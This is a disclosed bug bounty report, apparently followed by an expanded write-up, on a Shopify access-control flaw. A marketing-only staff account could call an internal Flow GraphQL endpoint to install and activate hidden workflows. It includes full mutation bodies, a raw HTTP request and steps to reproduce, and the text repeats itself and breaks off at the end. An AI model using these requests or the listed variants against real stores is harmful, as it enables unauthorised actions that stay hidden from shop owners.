Staff can create workflows in Shopify Admin without apps permission
A staff member holding only the marketing permission could reach an internal GraphQL endpoint for Shopify Flow and install and activate workflows. This let them perform Flow actions that normally require the Flow app or Shopify Plus organisation admin access.

- Triaged in 12 days
- Fixed in 4 months
- Paid in 21 days
- Disclosed after 7 months
Summary:
[add summary of the vulnerability]
According to publicly available docs, Flow can be accessed in two ways.
- through the Shopify organization admin (Shopify plus)
- by installing the Shopify Flow app.
I stumbled on /admin/internal/web/graphql/flow endpoint which is accessible to a staff member with only marketing permission. The said endpoint makes it possible to create workflows and perform other flow related actions without using any of the two methods stated above. To substantiate my claim, I created a workflow that 'adds a tag whenever a customer registers an account' (created an account tag) see the image below for details.

It's worth mentioning that the workflows created this way don't show up in the app or any where else, information about them can only be gotten by hitting the same endpoint. There are couple of other mutations that are accessible but I used only templateInstall and workflowActivate for demonstration. What follows below are example GraphQL queries and steps to reproduce.
First, we need to install a template to activate.
See the image below for details

{"operationName":"templateInstall","variables":{"templateId":"977bf9aa-ae6a-4a7c-b3f2-051c9e856c6f","shopIds":[]},"query":"mutation templateInstall($templateId: ID!, $shopIds: [ID!]!) {\n templateInstall(templateId: $templateId, shopIds: $shopIds) {\n installed {\n shopId\n workflowId\n workflowVersion\n __typename\n }\n errors {\n shopId\n message\n __typename\n }\n __typename\n }\n}\n"}
After installing a template of our choice, we then activate the workflow. See the image below for details.

{"operationName":"activateWorkflowMutation","variables":{"workflowId":"240ed0ee-d099-4066-8eac-7ce777ef4fe4","version":"acc5731a-7802-4622-857b-0191f8c0ee9d","contextType":"shop","contextId":"10979704928"},"query":"mutation activateWorkflowMutation($workflowId: ID!, $version: String, $contextType: String!, $contextId: ID!) {\n workflowActivate(\n workflowId: $workflowId\n version: $version\n contextType: $contextType\n contextId: $contextId\n ) {\n workflow {\n ...workflow\n __typename\n }\n __typename\n }\n}\n\nfragment workflow on Workflow {\n id\n name\n steps {\n ...step\n __typename\n }\n links {\n ...link\n __typename\n }\n activations {\n ...activation\n __typename\n }\n lastUpdated\n activationState\n versionState\n version\n parentVersion\n shopifyDomain\n shopifyName\n owner {\n contextId\n contextType\n __typename\n }\n ...validationErrors\n tags\n __typename\n}\n\nfragment step on Step {\n id\n task {\n ...task\n __typename\n }\n position {\n x\n y\n __typename\n }\n inputPort {\n name\n identifier\n __typename\n }\n outputPorts {\n name\n identifier\n __typename\n }\n ...stepConfig\n note\n description\n __typename\n}\n\nfragment task on Task {\n id\n label\n description\n dynamicDescriptionTemplate\n taskType\n path\n inputPort {\n id\n name\n __typename\n }\n outputPorts {\n id\n name\n __typename\n }\n iconUrl\n documentationUrl\n __typename\n}\n\nfragment stepConfig on Step {\n id\n taskType\n task {\n id\n label\n description\n __typename\n }\n configFields {\n __typename\n ... on ArrayConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n supportsLiquid\n description\n label\n value\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on CollectionsConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n errors {\n title\n message\n __typename\n }\n __typename\n }\n ... on BooleanConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on MapConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n supportsLiquid\n description\n label\n keyHeader\n valueHeader\n value\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on SelectConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n options {\n label\n value\n __typename\n }\n value\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on TextConfigField {\n valuePlaceholder\n supportsLiquid\n stepConfigFieldIdentifier\n description\n label\n rows\n value\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on CommerceObjectConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n possibleObjectTypes\n __typename\n }\n ... on IntegerConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on FloatConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on MarketingActivityConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on DurationConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n possibleUnits\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on WeightConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n possibleUnits\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on RecurrenceConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on ShippingPackageConfigField {\n defaultValue\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n errors {\n title\n message\n __typename\n }\n __typename\n }\n ... on ShippingCarrierServicesConfigField {\n defaultValue\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n errors {\n title\n message\n __typename\n }\n __typename\n }\n }\n condition {\n __typename\n ... on LogicalExpression {\n uuid\n lhsOperationUuid\n logicalOperator: operator\n rhsOperationUuid\n parentUuid\n __typename\n }\n ... on ArrayExpression {\n uuid\n arrayPathUuid\n arrayItemKeyUuid\n arrayOperator: operator\n operationUuid\n parentUuid\n __typename\n }\n ... on Comparison {\n uuid\n lhsUuid\n comparisonOperator: operator\n rhsUuid\n valueType\n parentUuid\n __typename\n }\n ... on EnvironmentValue {\n uuid\n value\n parentUuid\n fullEnvironmentPath\n __typename\n }\n ... on LiteralValue {\n uuid\n value\n parentUuid\n __typename\n }\n }\n __typename\n}\n\nfragment link on Link {\n id\n fromStepId\n fromPortIdentifier\n toStepId\n toPortIdentifier\n __typename\n}\n\nfragment activation on Activation {\n contextId\n contextType\n __typename\n}\n\nfragment validationErrors on Workflow {\n validationErrors {\n __typename\n ... on StepValidationError {\n stepId\n configFieldErrors {\n stepConfigFieldIdentifier\n message\n position\n configFieldLabel\n errorCategory\n __typename\n }\n conditionErrors {\n nodeUuid\n message\n __typename\n }\n connectorErrors {\n message\n __typename\n }\n __typename\n }\n ... on WorkflowValidationError {\n message\n __typename\n }\n }\n __typename\n}\n"}
Shops Used to Test:
[add list of <shop>.myshopify.com domains here, if applicable]
https://davidola2.myshopify.com
Relevant Request IDs:
[add list of Request ID values (found in X-Request-ID response header)]
856e1132-73d1-4f2f-9013-efbc7f8f0d94 2e174ced-69c0-40bb-8b19-c60f75636e61
Steps To Reproduce:
[add details for how we can reproduce the issue]
- Obtain any POST request and send to the repeater tab.
- Edit it so it looks something like the one below. The key thing is that we'd be hitting the /admin/internal/web/graphql/flow endpoint. See the image below for details.

POST /admin/internal/web/graphql/flow HTTP/2
Host: davidola2.myshopify.com
Cookie: _secure_admin_session_id=93f2f; _secure_admin_session_id_csrf=93f2
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
X-Shopify-Web-Force-Proxy: 1
X-Csrf-Token: VD...
Origin: https://davidola2.myshopify.com
Content-Length: 44
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Sec-Gpc: 1

{"operationName":"AppAccessTimeUpdate","variables":{"appId":"gid://shopify/App/1602671"},"query":"mutation AppAccessTimeUpdate($appId: ID!) {\n  appAccessTimeUpdate(id: $appId) {\n    app {\n      id\n      __typename\n    }\n    userErrors {\n      field\n      message\n      __typename\n    }\n    __typename\n  }\n}\n"}
- Now, replace the request body with the queries provided above, starting with the first one.
I'm not so sure if this endpoint should be accessible at all, especially to staffs without the required permission. You'd hit this endpoint with an introspection query to know what mutations are exposed.
Supporting Material:
[list any additional material (e.g. screenshots, video, etc)]
- [attachment / reference]
flow_A.png, flow_B.png, flow_C.png and flow_D.png
Impact
Staff can perform actions that require more permission.
Context
Shopify Flow is an automation feature for Shopify stores. According to the public documentation the researcher cites, Flow can be reached in two ways: through the Shopify organization admin (Shopify Plus), or by installing the Shopify Flow app. The report describes these as the two documented ways to access Flow.
The target here is a store admin at your-store.myshopify.com, and the asset class is the internal GraphQL surface that the admin front end uses. The researcher found that the endpoint /admin/internal/web/graphql/flow is reachable by a staff member who holds only the marketing permission, and that it accepts Flow mutations such as installing a template and activating a workflow. That means a staff member can create and activate automations without going through either of the two documented routes and without the permissions those routes imply.
Setup
The precondition is a staff account on a store with only the marketing permission. The researcher used a store at https://davidola2.myshopify.com for testing. The tooling is a proxy with a repeater (the request shown carries a Firefox 98 user agent on Windows NT 10.0, which is the browser context the request was captured from). No other role, version or configuration detail is given.
Finding it
The researcher stumbled on the endpoint /admin/internal/web/graphql/flow. It was accessible to a staff member with only marketing permission, and it allowed workflows to be created and other Flow-related actions to be performed without using the organization admin or the Flow app.
To substantiate the claim, the researcher created a workflow that adds a tag whenever a customer registers an account (the tag created an account). The screenshot below shows that workflow.
A notable property of workflows created this way is that they do not show up in the app or anywhere else. Information about them can only be obtained by hitting the same endpoint. The researcher notes that several other mutations are accessible, but used only templateInstall and workflowActivate for the demonstration.
Exploitation
Step 1: install a template
The first mutation installs a Flow template, which is the prerequisite for activating a workflow. The screenshot below shows the template installation.
{"operationName":"templateInstall","variables":{"templateId":"977bf9aa-ae6a-4a7c-b3f2-051c9e856c6f","shopIds":[]},"query":"mutation templateInstall($templateId: ID!, $shopIds: [ID!]!) {\n templateInstall(templateId: $templateId, shopIds: $shopIds) {\n installed {\n shopId\n workflowId\n workflowVersion\n __typename\n }\n errors {\n shopId\n message\n __typename\n }\n __typename\n }\n}\n"}
The mutation takes a templateId and a list of shopIds (empty in this example) and returns an installed list containing shopId, workflowId and workflowVersion, plus an errors list with shopId and message. The returned workflowId and workflowVersion are what the next mutation needs.
Step 2: activate the workflow
After installing a template of choice, the researcher activates the workflow. The screenshot below shows the activation.
{"operationName":"activateWorkflowMutation","variables":{"workflowId":"240ed0ee-d099-4066-8eac-7ce777ef4fe4","version":"acc5731a-7802-4622-857b-0191f8c0ee9d","contextType":"shop","contextId":"10979704928"},"query":"mutation activateWorkflowMutation($workflowId: ID!, $version: String, $contextType: String!, $contextId: ID!) {\n workflowActivate(\n workflowId: $workflowId\n version: $version\n contextType: $contextType\n contextId: $contextId\n ) {\n workflow {\n ...workflow\n __typename\n }\n __typename\n }\n}\n\nfragment workflow on Workflow {\n id\n name\n steps {\n ...step\n __typename\n }\n links {\n ...link\n __typename\n }\n activations {\n ...activation\n __typename\n }\n lastUpdated\n activationState\n versionState\n version\n parentVersion\n shopifyDomain\n shopifyName\n owner {\n contextId\n contextType\n __typename\n }\n ...validationErrors\n tags\n __typename\n}\n\nfragment step on Step {\n id\n task {\n ...task\n __typename\n }\n position {\n x\n y\n __typename\n }\n inputPort {\n name\n identifier\n __typename\n }\n outputPorts {\n name\n identifier\n __typename\n }\n ...stepConfig\n note\n description\n __typename\n}\n\nfragment task on Task {\n id\n label\n description\n dynamicDescriptionTemplate\n taskType\n path\n inputPort {\n id\n name\n __typename\n }\n outputPorts {\n id\n name\n __typename\n }\n iconUrl\n documentationUrl\n __typename\n}\n\nfragment stepConfig on Step {\n id\n taskType\n task {\n id\n label\n description\n __typename\n }\n configFields {\n __typename\n ... on ArrayConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n supportsLiquid\n description\n label\n value\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on CollectionsConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n errors {\n title\n message\n __typename\n }\n __typename\n }\n ... on BooleanConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on MapConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n supportsLiquid\n description\n label\n keyHeader\n valueHeader\n value\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on SelectConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n options {\n label\n value\n __typename\n }\n value\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on TextConfigField {\n valuePlaceholder\n supportsLiquid\n stepConfigFieldIdentifier\n description\n label\n rows\n value\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on CommerceObjectConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n possibleObjectTypes\n __typename\n }\n ... on IntegerConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on FloatConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on MarketingActivityConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on DurationConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n possibleUnits\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on WeightConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n possibleUnits\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on RecurrenceConfigField {\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n validations {\n id\n options\n errorMessage\n __typename\n }\n __typename\n }\n ... on ShippingPackageConfigField {\n defaultValue\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n errors {\n title\n message\n __typename\n }\n __typename\n }\n ... on ShippingCarrierServicesConfigField {\n defaultValue\n valuePlaceholder\n stepConfigFieldIdentifier\n description\n label\n value\n errors {\n title\n message\n __typename\n }\n __typename\n }\n }\n condition {\n __typename\n ... on LogicalExpression {\n uuid\n lhsOperationUuid\n logicalOperator: operator\n rhsOperationUuid\n parentUuid\n __typename\n }\n ... on ArrayExpressio
The workflowActivate mutation takes the workflowId, an optional version, and a contextType (shop here) with a contextId. The selection set pulls back the full workflow through fragments: the workflow's id, name, steps, links, activations, lastUpdated, activationState, versionState, version, parentVersion, shopifyDomain, shopifyName, owner, validationErrors and tags. The step fragment expands each step's task, position, ports and configuration fields, and the validationErrors fragment expands step-level and workflow-level errors. In other words, the response confirms the activation state and the full definition of the workflow that was just activated.
Step 3: send the request to the internal endpoint
The reproduction starts from any POST request captured in the proxy.
- Obtain any POST request and send it to the repeater tab.
- Edit it so that it targets
/admin/internal/web/graphql/flow. The screenshot below shows the request.
POST /admin/internal/web/graphql/flow HTTP/2
Host: davidola2.myshopify.com
Cookie: _secure_admin_session_id=[redacted]; _secure_admin_session_id_csrf=[redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
X-Shopify-Web-Force-Proxy: 1
X-Csrf-Token: [redacted]
Origin: https://davidola2.myshopify.com
Content-Length: 44
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Sec-Gpc: 1

{"operationName":"AppAccessTimeUpdate","variables":{"appId":"gid://shopify/App/1602671"},"query":"mutation AppAccessTimeUpdate($appId: ID!) {\n  appAccessTimeUpdate(id: $appId) {\n    app {\n      id\n      __typename\n    }\n    userErrors {\n      field\n      message\n      __typename\n    }\n    __typename\n  }\n}\n"}
The request carries the admin session cookies, the CSRF token in X-Csrf-Token, the X-Shopify-Web-Force-Proxy: 1 header, and a same-origin Origin. The body in this example is an unrelated AppAccessTimeUpdate mutation, which is just the placeholder body the researcher started from.
- Replace the request body with the queries shown above, starting with
templateInstall, thenworkflowActivate.
The researcher adds that an introspection query against this endpoint would reveal which mutations are exposed; only two were used in the demonstration.
Root cause
The endpoint /admin/internal/web/graphql/flow is an internal admin GraphQL surface reachable by a staff member with only marketing permission, who can invoke Flow mutations such as templateInstall and workflowActivate. A staff member with only marketing permission can reach it and invoke Flow mutations such as templateInstall and workflowActivate. The documented access paths (organization admin for Shopify Plus, or the Flow app) are bypassed entirely. The report does not describe the server-side check itself, so the precise mistake is likely a missing or too-broad permission check on this internal route rather than a flaw in the Flow feature logic.
Impact
Staff can perform actions that require more permission. In the demonstrated case, a staff member with only marketing permission created and activated a workflow that tags customers when they register an account. Because workflows created this way do not appear in the app or anywhere else, and can only be inspected through the same endpoint, they are effectively hidden from the normal administrative view. The researcher notes uncertainty about whether the endpoint should be reachable at all, particularly for staff without the required permission.
Fix
The report does not state what change was made.
Variants to test
- Send an introspection query to other internal admin GraphQL endpoints (paths under
/admin/internal/web/graphql/) from a low-privilege staff account. A positive result is a schema listing mutations that belong to features the account cannot otherwise access. - Repeat the
templateInstallandworkflowActivatesequence with a staff account holding onlymarketingon a different store. A positive result is an installed template and an activated workflow. - Try the same mutations with the CSRF token and session cookies of a staff account that lacks the Flow permission, and check whether the response differs from the one obtained with a permitted account. A positive result is a successful mutation rather than a permission error.
- After creating a workflow through the endpoint, check the Flow app and the organization admin for it. A positive result is that it is absent from both, confirming the hidden-workflow behaviour described here.
What happened, in plain words
Shopify is a platform that lets people run online shops. Every shop has an admin area, a private website where the shop owner and their staff log in to manage products, orders, customers and so on. This report is about a gap in how that admin area decides who is allowed to do what.
Shopify Flow is an automation feature: you describe a rule such as "when this happens, do that", and Shopify carries it out for you. According to the public documentation the researcher cites, Flow can be reached in two ways:
- through the Shopify organization admin (Shopify Plus),
- by installing the Shopify Flow app.
The report describes these as the two documented ways to access Flow.
A permission, in this context, is a named ability attached to a staff account. A staff member with only the marketing permission is meant to work on marketing tasks and nothing more. The researcher found that such a staff member could reach an internal address used by the admin's own web pages, /admin/internal/web/graphql/flow, and use it to install a Flow template and activate a workflow. That means the two documented routes were skipped entirely.
The asset involved is a store admin at your-store.myshopify.com. The class of problem is improper access control: a feature that should be limited to certain people can be used by someone who should not have it. A simple comparison: a hotel key card that is only meant to open the gym turns out to open the manager's office too. Nothing is broken and no password is stolen; the lock simply accepts a card it should reject.
The setup
